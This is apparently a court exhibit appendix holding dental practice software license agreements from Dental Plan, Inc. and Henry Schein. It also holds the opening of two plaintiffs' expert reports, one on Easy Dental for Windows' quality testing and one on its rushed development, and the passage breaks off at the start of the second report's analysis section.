Please read this License Agreement (the "Agreement") carefully before opening this envelope. OPENING THIS ENVELOPE CONSTITUTES YOUR ACCEPTANCE OF THE TERMS AND CONDITIONS SPECIFIED IN THIS AGREEMENT. IF YOU DO NOT AGREE WITH THESE TERMS AND CONDITIONS, IMMEDIATELY RETURN THE UNOPENED ENVELOPE AND THE OTHER MATERIALS.

**LICENSE:** Dental Plan, Inc. ("DPI") grants you a personal, non-transferable and non-exclusive license to use the enclosed software (the "Software") at the sole locations set forth on the Purchase Registration Form.

**COPYRIGHT/OWNERSHIP:** The Software, and Software updates and enhancements, and the accompanying documentation (collectively, the "Software Product") are all copyrighted. This license is not a sale and DPI retains sole title and ownership of the Software Product regardless of the form or medium in or which the original or any copies of the Software Product may exist. You agree to keep confidential all aspects of the Software Product and not to disclose the same, directly or indirectly, to any third party whatsoever. Without our written consent, you may not sublicense, sell, rent, transfer, distribute or otherwise make available any part of the Software Product to any other party by any means whatsoever. You may not reverse engineer or otherwise modify the Software Product or produce any derivative works whatsoever. You may make one copy of the Software for legitimate backup purposes only. Such copy must include the copyright notice. When you get a new computer or network, you may set up the Software on the new computer only if you delete the Software from the old computer. Any data that is accumulated, made available, or in any way stored or processed through the Software shall remain the property of the Licensee, however, DPI or its affiliates, shall have a non-exclusive right to use any or all of such information, in perpetuity, and without cost, for any purpose that it desires. Notwithstanding the above, DPI and its affiliates shall not directly provide any proprietary information (including customer lists) obtained through the Software to a direct competitor of the Licensee.

**WARRANTY INFORMATION:** (A) Limited Warranty for Diskettes: DPI warrants that the diskettes on which the Software is recorded will be free from defects for a period of one year from the date of purchase; (B) Exclusion of Warranty for Software Program: THIS SOFTWARE PRODUCT IS SOLD "AS IS" WITHOUT ANY WARRANTY WHATSOEVER, EXPRESS OR IMPLIED, INCLUDING WARRANTIES AS TO PERFORMANCE, MERCHANTABILITY OR FITNESS FOR A PARTICULAR PURPOSE. The entire risk as to results to be obtained and the performance of the Software Product is assumed by you. Should the Software Product prove defective, you (and not DPI) assume any and all resulting liability, including the entire cost of all necessary servicing, repair, or correction. You are solely responsible for the installation, management and operation of the Software Product.

**ELECTRONIC CLAIMS:** You should test electronic claims submissions before using it in live production to ensure proper functioning of the software if you are not submitting claims via the Software. The Software may disrupt electronic claims submissions which are attempted through other software.

**LIMITATION OF LIABILITY:** DPI's sole liability to you shall be the replacement of a diskette which does not satisfy the limited warranty stated above. DPI specifically disclaims all liability whatsoever to you or any other party for direct, incidental, consequential or any other damages whatsoever such as, but not limited to, lost profits or savings arising out of the use, or inability to use, the Software Product and/or any other services supplied by DPI or from the improper use of any information provided through the Software even if DPI has been advised of the possibility of such damages.

--- continued on other side ---

ED 000064

SOME STATES DO NOT ALLOW THE EXCLUSION OF LIMITATION OF EITHER IMPLIED WARRANTIES OR INCIDENTAL OR CONSEQUENTIAL DAMAGES, SO THE ABOVE LIMITATIONS AND EXCLUSION MAY NOT APPLY TO YOU. THIS WARRANTY GIVES YOU SPECIFIC LEGAL RIGHTS AND YOU MAY ALSO HAVE OTHER RIGHTS WHICH VARY FROM STATE TO STATE.

**UPDATE POLICY:** In order to be entitled to obtain updates or enhancements for the Software Products, you must have completed and returned the Purchase Registration Form to DPI and have paid all of the then-applicable support and update or enhancement fees. If a completed Purchase Registration Form has not been received by DPI, DPI shall be entitled to but shall be under no obligation whatsoever to make available to you any ongoing technical support, updates or enhancements which it may choose to develop, even though you have made payment of the applicable support, update and enhancement fees. DPI shall solely control the frequency, form, timing, cost and content of the updates and enhancements, if any.

You agree that DPI may, in its discretion and from time to time, mail updates, enhancements and other revisions of the Software Product to you, and you expressly authorize such mailing. In the event you desire to keep or use such materials, you agree to pay the invoiced amount and such materials will be deemed to be Software Products licensed hereunder. Alternatively, should you decide that you do not wish to purchase the materials, simply return the materials together with the invoice marked "CANCELLED" to DPI at the indicated address, and you shall owe nothing.

DPI reserves the right to modify the Software Product at any time without obligation to notify you of such modifications.

**TERMINATIONS:** This Agreement is effective until terminated. You may terminate it at any time by destroying the Software Product and providing DPI with an affidavit certifying that the original and all copies of the Software Product have been returned or destroyed. If you elect to terminate, you shall not be entitled to any refund of the purchase price. This license will also terminate immediately if you do not comply fully with any term or condition of the Agreement. Upon such termination, you agree to destroy and/or return to us all originals and copies of the Software Product.

**MISCELLANEOUS:** The validity and performance of the Agreement shall be governed by Texas law and this Agreement is deemed entered into in Texas. This agreement shall insure to the benefit of DPI, its successors and assigns. This Agreement sets forth the entire agreement and understanding between you and DPI and supersedes all prior agreements and understandings, whether oral or written, relating to the subject matter hereof. This agreement may not be modified or supplemented at any time, unless done in writing, and signed by both you and DPI.

ED 000065

**IMPORTANT LICENSE AGREEMENT  
BETWEEN YOU AND HENRY SCHEIN INC.**

By selecting Yes, you indicate your acceptance of the following license agreement, and the installation will complete. If you select No, your software will not install.

Please read this License Agreement (the "Agreement") carefully before installing your software. Selecting Yes, constitutes your ACCEPTANCE OF THE TERMS AND CONDITIONS SPECIFIED IN THIS AGREEMENT. IF YOU DO NOT AGREE WITH THESE TERMS AND CONDITIONS, SELECT NO AND IMMEDIATELY RETURN THE MATERIALS.

**LICENSE:** Henry Schein Inc. grants you a personal, non-transferable and non-exclusive license to use the enclosed software (the "Software") at the sole locations set forth on the Purchase Registration Form.

**COPYRIGHT/OWNERSHIP:** The software, and Software updates and enhancements, and the accompanying documentation (collectively, the "Software Product") are all copyrighted. This license is not a sale and Henry Schein, Inc. retains sole title and ownership of the Software Product regardless of the form or medium in or which the original or any copies of the Software Product may exist. You agree to keep confidential all aspects of the Software Product and not to disclose the same, directly or indirectly, to any third party whatsoever. Without our written consent, you may not sublicense, sell, rent, transfer, distribute or otherwise make available any part of the Software Product to any other party by any means whatsoever. You may not reverse engineer or otherwise modify the Software Product or produce any derivative works whatsoever. You may make one copy of the Software for legitimate backup purposes only. Such copy must include the copyright notice. When you get a new computer or network, you may set up the Soft

ware on the new computer only if you delete the Software from the old computer. Any data that is accumulated, made available, or in any way stored or processed through the Software shall remain the property of the Licensee, however, Henry Schein Inc. or its affiliates shall have a non-exclusive right to use any or all of such information, in perpetuity, and without cost, for any purpose that it desires. Notwithstanding the above, Henry Schein Inc. and its affiliates shall not directly provide any proprietary information (including customer lists) obtained through the Software to a direct competitor of the Licensee.

**WARRANTY INFORMATION:** (A) Limited Warranty for CD-ROM: Henry Schein Inc. warrants that the CD-ROM on which the Software is recorded will be free from defects for a period of one year from the date of purchase; (B) Exclusion of Warranty for Software Program: THIS SOFTWARE PRODUCT IS SOLD "AS IS" WITHOUT ANY WARRANTY WHATSOEVER, EXPRESS OR IMPLIED, INCLUDING WARRANTIES AS TO PERFORMANCE, MERCHANTABILITY OR FITNESS FOR A PARTICULAR PURPOSE. The entire risk as to results to be obtained and the performance of the Software Product is assumed by you. Should the Software Product prove defective, you (and not Henry Schein, Inc.) assume any and all resulting liability, including the entire cost of all necessary servicing, repair, or correction. You are solely responsible for the installation, management and operation of the Software Product.

**ELECTRONIC CLAIMS:** You should test electronic claims submissions before using it in live production to ensure proper functioning of the software if you are not submitting claims via the Software. The Software may disrupt electronic claims submissions which are attempted through other software.

**LIMITATION OF LIABILITY:** Henry Schein Inc. sole liability to you shall be the replacement of a CD-ROM which does not satisfy the limited warranty stated above. Henry Schein Inc. specifically disclaims all liability whatsoever to you or any other party for direct, incidental, consequential or any other damages whatsoever such as, but not limited to, lost profits or savings arising out of the use, or inability to use, the Software Product and/or any other services supplied by Henry Schein Inc. or from the improper use of any other information provided through the Software even if Henry Schein Inc. has been advised of the possibility of such damages.

SOME STATES DO NOT ALLOW THE EXCLUSION OF LIMITATION OF EITHER IMPLIED WARRANTIES OR INCIDENTAL OR CONSEQUENTIAL DAMAGES, SO THE ABOVE LIMITATIONS AND EXCLUSION MAY NOT APPLY TO YOU. THIS WARRANTY GIVES YOU SPECIFIC LEGAL RIGHTS AND YOU MAY ALSO HAVE OTHER RIGHTS WHICH MAY VARY FROM STATE TO STATE.

**UPDATE POLICY:** In order to be entitled to obtain updates or enhancements for the Software Products, you must have completed and returned the Purchase Registration Form to Henry Schein Inc. and have paid all of the then-applicable support and update or enhancement fees. If a completed Purchase Registration Form has not been received by Henry Schein Inc., Henry Schein Inc. shall be entitled to but shall be under no obligation whatsoever to make available to you any ongoing technical support, updates or enhancements which it may choose to develop, even though you have made payment of the applicable support, update and enhancement fees. Henry Schein Inc. shall solely control the frequency, form, timing, cost and content of the updates and enhancements, if any.

You agree that Henry Schein Inc. may, in its discretion and from time to time, mail updates, enhancements and other revisions of the Software Product to you, and you expressly authorize such mailing. In the event you desire to keep or use such materials, you agree to pay the invoiced amount and such materials will be deemed to be Software Products licensed hereunder. Alternatively, should you decide that you do not wish to purchase the materials, simply return the materials together with the invoice marked "CANCELLED" to Henry Schein Inc. at the indicated address, and you shall owe nothing.

Henry Schein Inc. reserves the right to modify the Software Product at any time without obligation to notify you of such modifications.

**TERMINATIONS:** This Agreement is effective until terminated. You may terminate it at any time by destroying the Software Product and providing Henry Schein Inc. with an affidavit certifying that the original and all copies of the Software Product have been returned or destroyed. If you elect to terminate, you shall not be entitled to any refund of the purchase price. This license will also terminate immediately if you do not comply fully with any term or condition of the Agreement. Upon such termination, you agree to destroy and/or return to us all originals and copies of the Software Product.

**MISCELLANEOUS:** The validity and performance of the Agreement shall be governed by Texas law and this Agreement is deemed entered into in Texas. This agreement shall insure to the benefit of Henry Schein Inc., its successors and assigns. This Agreement sets forth the entire agreement and understanding between you and Henry Schein Inc. and supersedes all prior agreements and understandings, whether oral or written, relating to the subject matter hereof. This agreement may not be modified or supplemented at any time, unless done in writing, and signed by both you and Henry Schein Inc.

## O.2 Claimants Experts' Reports

### O.2.1 Brashear Report

#### Report


##### *Personal Information*

I have been programming for 15 years and developing software for 9 years. I have been programming C, C++, Visual Basic and Java applications on a variety of platforms for academic and industrial use. To stay abreast of technology, I attend conferences, study journals, contribute to standards forum discussions, and participate in a variety of technology beta programs. I have over 6 years experience developing Microsoft Office certified "shrink-wrap" and enterprise software. I have experience in deploying all tiers of software – low tier (shrink-wrap), mid-tier, and first-tier (enterprise) software. In this experience I have worked as a programmer, lead developer, tester, development manager, and consultant. I have worked in software companies with 3 to 1000 employees. I have programmed and overseen over 15 different products.

##### *Items Examined*

I was provided with the following materials:

- Easy Dental Lite
- Easy Dental for Windows v3.0 and manual
- A subset of the call reports from Schein.
- A subset of the development issue tracking database
- A subset of the internal memos from Schein
- Dr. Stromboe complaints enumerated in the suit description
- Deposition Mr. James Pack
- Report provided by Mr. Cornell McGee



##### *Nature of Investigation*

My duty was to evaluate the Easy Dental Lite and Easy Dental for Windows software packages. Evaluation included testing the software and comparing it to industry standards for quality. I performed the following experiments on the software.

##### *Easy Dental Lite*

First, I evaluated a subset of the Stromboe complaints. The issues examined were those which required testing as compared to direct observation.

- Aging of Accounts – After creating a patient, treatment plan and appointment. I altered the computer's clock to 35 days later, 70 days later, and 105 days later. As documented, the aging on the account was incorrect appearing with the wrong aging.
- Not saving financial notes – I then placed two notes on this account but was unable to view them after reloading the software.
- Errors in input validation – Described below.
- Intermittent crashing – Described below.

To evaluate the software, I constructed a test harness to drive the windows interface. The test harness was written in Visual Basic and used basic windows messaging to send keyboard events to the software. The harness program generates a pseudo-random set of data for insertion into the database based on a profile.

First I populated the database using the harness to generate a typical practice database of 2500 patients (650 guarantors, approximately 50% with spouses, and those families having an even distribution of 0-5 children) for two dentists and two hygienists in four operatories. Approximately 90 days of appointments were generated selecting random patients. During the creation of this database, the software would frequently crash or freeze, especially during scheduling.



The harness was also used for input validation testing. Each field was given a set of tests. These tests consisted of boundary conditions and complex characters. For example, entering a negative number or a boundary integer such as 32770. A standard patient was created varying one field with each of the test cases. This test generated a variety of errors.

## Easy Dental for Windows

Validated Stromboe complaints.

- Errors in end of month accounts receivable – With two accounts in the monthly record, I moved the computer clock forward one month, and closed the month. Viewing the credit balances showed balances in incorrect columns, and the end of month collection report had the incorrect number.
- Frequent intermittent crashing – Described below.
- Unnecessary or incorrect record locking failures – Described below.

2500 patients (650 guarantors, approximately 50% with spouses, and those families having an even distribution of 0-3 children) for two dentists and two hygienists in four operatories. Approximately 90 days of appointments were generated selecting random patients.

Similarly, the harness was also used to validate some of the input fields in patient and appointment entry. Again several of the fields lacked proper input validation and certain character inputs could cause errors in records (appropriately placed commas, spaces, quotation marks, etc.). Also several boundary condition inputs caused errors in the software.

Lastly, to test the networking capabilities of Easy Dental for Windows, I installed it on two networked machines running Windows 95. I loaded both machines down to 133MHz processors and reduced the virtual memory to 75M. Using the populated database, I let the harness software attempt to schedule appointments on two machines simultaneously. The harness software attempted to schedule 10 appointments on each machine and then wait for a key press to continue. Several times the software did not catch the lock appropriately, and the scheduler would allow overlapping appointments.

Next, I attempted to edit a patient and a patient treatment on two machines. I repeatedly reached an invalid state launching the two harnesses manually. I lost the edits of one patient record edit and changes to treatment plans.

## Opinions

Based on the above experiments, I have rendered the following opinions in question-answer form below.

Do the following representations involve features and/or characteristics and/or uses and/or benefits and/or qualities and/or rights that the Easy Dental for Windows did not have?

- A. Easy Dental for Windows is a state of the art dental practice management program.  
Easy Dental for Windows does not represent the "state of the art" in Microsoft Windows technology and lags in quality behind industry quality standards.
- B Easy Dental for Windows has a functional patient feature.  
The lack of input validation and frequent crashes demonstrate this feature as significantly behind industry standard quality and functionality.
- C. Easy Dental for Windows has a functional appointment feature.  
The easy dental scheduler crashes frequently and creates overlapping appointments. This makes it less reliable than paper.
- D. Easy Dental for Windows has functional accounts receivable and accounting features.

In my opinion, the AR and accounting features have too many defects to be considered functional. The inability to reconfigure basic reporting is also a severe limitation to the software.

E. Easy Dental for Windows has a functional dental charting feature.

Easy Dental Lite has a basic missing tooth-chart that requires inordinate amounts of disk space. Easy Dental Lite has no other dental charting functions. Easy Dental for Windows has only a few accounting charts with no configurable queries. Again, these are not dental charts and Users cannot define new charts or change which data the current charts use. Easy Dental for Windows has no dental charting.

F. Easy Dental for Windows was the "most reliable" dental practice management program on the market.

Easy Dental for Windows is not reliable. It is prone to failures, crashes, corruption, and loss of data.

G. Easy Dental for Windows is multi-user compliant.

Easy Dental for Windows can be run in a networked environment sharing a central database. However, the frequency of the multi-user crashes, potential for loss of data, and exclusive record locking, make the software unusable in this mode.

Are the Easy Dental for Windows products fit for the ordinary purposes for which such goods are used?

In my opinion, the Easy Dental for Windows products have so many issues, they are not fit for use on a regular basis.

Are the Easy Dental for Windows products of fair, average quality as they were described?

In my opinion, by industry standards they are very poor quality. The frequency of crashes and loss of data demonstrate this lack of quality. For example, once a product has reached feature freeze, basic testing should cover all input validations.

Are there any other implied warranties that arise from usage in the software trade? What are they? Do the Easy Dental for Windows products comply with those warranties?

In the software industry, once a version of software has been released, the developers start a "patch branch" of the source code. This version of the source is used to fix bugs as they are found. The other branch is used to create the next version of the software with new features. At some point before releasing the new version, the fixes in the patch branch are merged into the main branch version of the source.

Once a company has released and a customer has purchased a piece of shrink-wrap software, repairs of bugs and mistakes in the software are provided free of charge. These repairs are done to the patch branch. This is part of the technical support. Industry standard is that technical support is not charged for known bugs.

The industry standard for shrink-wrapped software is that a software company delivers a product that works. If the delivered product doesn't work, it will be fixed and the patch provided for free. Technical support for those problems is provided free of charge.

It is my understanding that Schein charged for all bug repairs in incremental versions. No patches to existing versions were produced in any records I examined.

Did Easy Dental and/or Henry Schein have reason to know the particular purpose for which the software was required? What was the purpose for which customers purchased Easy Dental for Windows products?

Niche software is targeted at a specific audience, in this case dental offices. In designing and specifying the software Henry Schein had to know who the target audience would be.

Do software purchasers generally rely on the seller's skill or judgment to select or furnish suitable software to suit their needs?

With respect to technology, consumers must rely on seller's opinions and judgment. No consumer can be expected to understand the ramifications of selecting a database engine, ODBC compliance, third party OCX interaction, platform compliance, etc.

With respect to the features of the software, a consumer can either evaluate the software once it has been deployed (fully functional), or rely on the seller's description of these features. In the shrink-wrap software market, consumers often have little more than the marketing literature to guide their purchases.

Are the Easy Dental for Windows products fit for the purpose of managing a dental practice?

This software cannot be used in any situation where it is in a critical path for the enterprise. The lack of quality and reliability would place the practice, and possibly the patients, at risk.

Did Henry Schein's development process for Easy Dental for Windows ensure the fitness of the product?

Based on the deposition of Mr. James Pack, and the report provided by Mr. Cornell McGee, and the development documentation produced, the development process for Easy Dental for Windows was severely incomplete and not aimed at delivering a fit product to the market. The following points support this opinion:

- Software Quality Assurance was performed by the developers, who cannot examine the product as a black box, and testers without previous experience in MS Windows testing. No experienced MS Windows testers were used in assuring the quality of the software.
- Automated testing tools were not used until severe problems were discovered. With fresh builds of the software occurring every two to three days, the QA team could not hope to manually ensure the quality of any build. Without testing, the development team cannot know if the build successfully solved the problems.
- Regression testing was not used. Once a bug had been addressed, it was never tested for again. It is common in the industry, however, for bugs to reappear for a variety of reasons. Regression testing is vital to knowing the software is converging on a known level of quality.
- Mr. Pack could not describe the "release criteria" for the product. This is the deciding factor that determines if software is ready to ship to customers. Without release criteria, software is shipped based on a date or other arbitrary factor rather than readiness, quality, and performance measures.
- Test plans, test scripts, and design specifications were not preserved. These records were destroyed rather than used in refining the product and assuring quality of future releases.

### **Summary**

I would not feel comfortable knowing my dentist was using this software.

## Function Point Counts for EZDW32

Prepared by Ronn Brashear, Ph.D.

| Type                     | Low Count | Medium Count | High Count | Description                                                                                                                                                                                                                                                                                                                       | Factored Count |
|--------------------------|-----------|--------------|------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|----------------|
| Inputs                   | 102       | 6            | 7          | Screens, forms, dialog boxes, controls, or messages through which an end-user or other program adds, deletes, or changes a program's data. This includes any input that has a unique format or unique processing logic.                                                                                                           | 372            |
| Outputs                  | 48        | 22           | 13         | Screens, reports, graphs, or messages that the program generates for use by an end-user or other program. This includes any output that has a different format or requires a different processing logic than other outputs. Input/Output combinations in which an input results in an immediate, simple output. Generally queries | 393            |
| Inquiries                | 15        | 1            | 0          | providing rudimentary and unformatted data. Major logical groups of end-user data or control information that are completely controlled by the program. A logical file might consist of a single flat file                                                                                                                        | 49             |
| Logical Internal Files   | 50        | 2            | 7          | or a single table in a relational database. Files controlled by other programs with which the program being counted interacts. This includes each major logical group of data or control information that                                                                                                                         | 475            |
| External Interface Files | 0         | 1            | 4          | enters or leaves the program.                                                                                                                                                                                                                                                                                                     | 47             |
| <b>Total Points</b>      |           |              |            |                                                                                                                                                                                                                                                                                                                                   | <b>1336</b>    |

| Category       | Exponent | Months |
|----------------|----------|--------|
| Worst in Class |          |        |
| Shrinkwrap     | 0.39     | 16.6   |
| Average        |          |        |
| Shrinkwrap     | 0.42     | 20.6   |
| Best in Class  |          |        |
| Shrinkwrap     | 0.45     | 25.5   |
| Worst in Class |          |        |
| Business       | 0.41     | 19.1   |
| Average        |          |        |
| Business       | 0.43     | 22.1   |
| Best in Class  |          |        |
| Business       | 0.46     | 27.4   |

Generated using IFPUG standards and Jones First-Order Estimation  
 Jones, Capers. *Applied Software Measurements: Assuring Productivity*

# SOFTWARE DEVELOPMENT CYCLE

START

TIME TO RELEASE


DETERMINE REQUIREMENTS

DESIGN SOFTWARE

CODE SOFTWARE

QUALITY ASSURANCE

RELEASE



# Ronn Brashear

10814 Floral Park Dr. • Austin, TX 78759

(h) 512.345.7888 • (c) 512.970.2831 • ronnbbrashear@hotmail.com

## Curriculum Vitae

### Experience

**Trilogy**                      **Lead Developer**                      **10/96 – Present**

Started as application developer working on proposal, catalog, dialog, and quote applications. Participated in consulting engagements for large customers, and recruiting.

After moving into Trilogy's channel group, I oversaw application development for the 3.0 release. This release focused on quality and was a vast improvement over all previous releases. Focus on integrating new technologies, delivering high quality, and redesign of QA/QE process. Developer team size of twelve.

Next asked to head up integration to partner SFA and ERP systems. Oversaw integration efforts for Symix, Glovia, JBA, MK and CA-MK, SSA, Friedman, Vantive, Onyx, American Software, and Update Marketing. Did so by creating an integration toolkit and strategy, leading to a repeatable integration process. For example, during the toolkit development, the first integration took three months sans QA, doc and install. The last integration took three weeks to reach the same state. Developer team size of four plus consultants.

**Austin Decisions**                      **Lead Developer**                      **12/94 - 10/96**

Participated in a startup creating decision analysis software based on Multi-Utility Attribute Theory (MUAT) implementing Analytical Hierarchical Process (AHP) analyses. I spec'ed, wrote, tested, packaged and delivered version 1 of the product in 6 months. Microsoft Office Certified in one more month. Successive releases occurred every 6 months up to version 3.0. I also oversaw deployment and consulting issues, dealt with existing customers, documentation, integration, and legal issues.

### Education

**Ph.D.**                      **University of Texas at Austin**                      **12/94**

Electrical and Computer Engineering Department, thesis entitled "Mapping Real Valued Cost Functions onto Boolean Algebras." Moved my research to industry at Motorola and Intel.

**M. S. E.**                      **University of Texas at Austin**                      **12/92**

Focused on computer aided design algorithms. Masters thesis on visualization of large data sets in CAD algorithms. Implemented a variety of projects; e.g. C++ compiler to create fault tolerant processes, a multi-valued parallel fault simulator.


**B. S. E. C. E.**                      **University of Texas at Austin**

Studied software and hardware design. Implemented a variety of tools for academic and commercial use; e.g. software trace generator to feed simulators based on actual executing processes or Markov models. Theoretical Chemistry CAI tools.

### Proficiencies

Languages: C++, Java, Visual Basic, SQL, PERL and shell scripting

Technology/Platforms: Unix, Win32, COM, MFC, ATL, STL, ASP, Servlet architectures, MS Integration architectures



PLAINTIFFS' 000019

## O.2.2 McGee Report

### REPORT OF CORNELL S. MCGEE III

#### I. Background

I graduated from University of North Texas in the summer of 1993. The following year, I began working in the computer industry. It was July of 1994. The job was a support technician position with DacEasy, where I was trained on the basic functionality of DOS and windows. After 5 months with the company, I left to work for Easy Dental Systems; it was November of the same year. For 3 months, I was a technician in training and only after passing a test did I become a technician. Over the next 6 months, I successfully completed levels two, three, and four to become a senior technician and an electronic claims expert. Once I became a senior technician, I was moved to the initial windows setup team. I worked on the windows team from conception until its demise and I was the floor manager for the last year and a half. Before Easy Dental support was moved to Utah, I left to work at MCI. I worked at MCI for 6 months (August 1997) and then worked at Analyst International Corporation for 6 months as a project coordinator (February 1998). In the middle of February, I started with RCG working at Sabre. At Sabre, I am a business analyst working with PC and mainframe systems to analyze and define business requirements.

#### II. Facts

##### A. Easy Dental Windows Rush To Market

I was aware of Easy Dental for Windows before Easy Dental lite, but Easy Dental lite was actually purchased from Samir Kothari first. When the concept of Easy Dental having a windows product was released, doctors began requesting it before they even saw the product, which gave Easy Dental the idea of selling it before it was completed. The concept was to have a lite and a deluxe system. The Easy Dental lite software was to be sold only to new users, but the Easy Dental deluxe would be sold to new and existing DOS users. The requests were so overwhelming that they decided to sell the product before it was ready, promising a product that according to the time frame could not be completed. The project should have taken 18 months, but Henry Schein said 6 months because the income would make the fourth quarter earnings look really good before the initial public offer (note: the program team made upper management aware of that information at the beginning of the project). This created situations where the programmers were working 14 to 18 hour days; the test team consisted of good support technicians but no qualified testers. That group included me and we worked 10 hour days testing the program without having a test plan or schedule. Testing was doomed to fail because at one point testing was being directed by the very people writing the program. Such a system does not work because the programmers are too close to the work to be objective. In meetings with upper management, we discussed getting passed the issue of releasing the product too soon and concentrating on how we could fix the problems and resolve the issues with our customers; these meetings were usually headed by Mr. Jim Bennight.

PLAINTIFF'S  
EXHIBIT

20

## B. DATABASE PROBLEMS

There were several problems with the system from the beginning, but the main problem was the database. The access database was not capable of handling the large number of transactions. What would happen is the data would get truncated or stuck and once that occurred all the data after that would be corrupted. It is similar to a multiple car crash -- one wreck causes the next until traffic is stopped. The system would shut down and upon reboot, the next set of data would be okay until it happened again. Also, we were using the create repair utility that would remove all data from the corruption point until the end of the access file. The results were family members being put on other families, transactions being lost, and incorrect balances -- for example, patients would have balances for millions of dollars after close month in the system. We became aware of this problem at the end of version 2 (note: we did not have a first version). We did attempt to fix the problem with the database and called on Microsoft, but to no avail. There was nothing they could do. We even tried the new 32 bit access database, but it had the same problem. The program department began looking for a new database and settled on Sybase. Through a series of tests it worked, but Henry Schein said we could not use it. However, we still advertised and sold Easy Dental for windows version 3 with the access database as if it worked properly, even though it did not.

## C. Intense Complaints

The problems became so overwhelming we began to have to travel to client sights. Also, the CEO, Stan Bergman, would talk to clients and we had to create a department (Client Services) just to handle QACR's (Quality Action Complaint Require Forms). We had people quit because the stress was just too much to handle. There was one customer, named by Easy Dental "the crying lady". It got so bad with all her problems and her tears that we had to fly her in so she could have input on our new 3.00 version of windows and show her we were trying to head in the right direction. We had doctors and office staff that were once patient, but even those who understood the computer world lost their patience with the windows package. Actually I am not sure if the dentist or the employees had more complaints by the time it was all said and done.

## D. DOS to generate Revenue

From my beginnings with Easy Dental DOS, it was to have unlimited free support on any version. However, once windows began to lose money, Schein decide that they had to charge for support on older version of DOS. After returns were greater than sales they decided to charge for support on every version by including it in the package cost of an upgrade. There were only partial upgrades, actually, because Schein held some innovations for later versions since they were have problems coming up with new ideas for the DOS system. We had a meeting where we discussed having 2 DOS versions a year to generate more revenue to offset the windows losses. One of the big things with DOS was the Y2K issue and the fact that the system would have to go away in 2000. That did not stop customers from receiving an upgrade twice a year, whether they ordered it or not, and if they opened the package, they bought it. This happened even though I am not aware of any dentist signing a document allowing new packages to be sent to them without their consent.



### III. ANALYSIS

I have been asked to address the following issues based on my experience at Easy Dental, as well as my other experience and training:

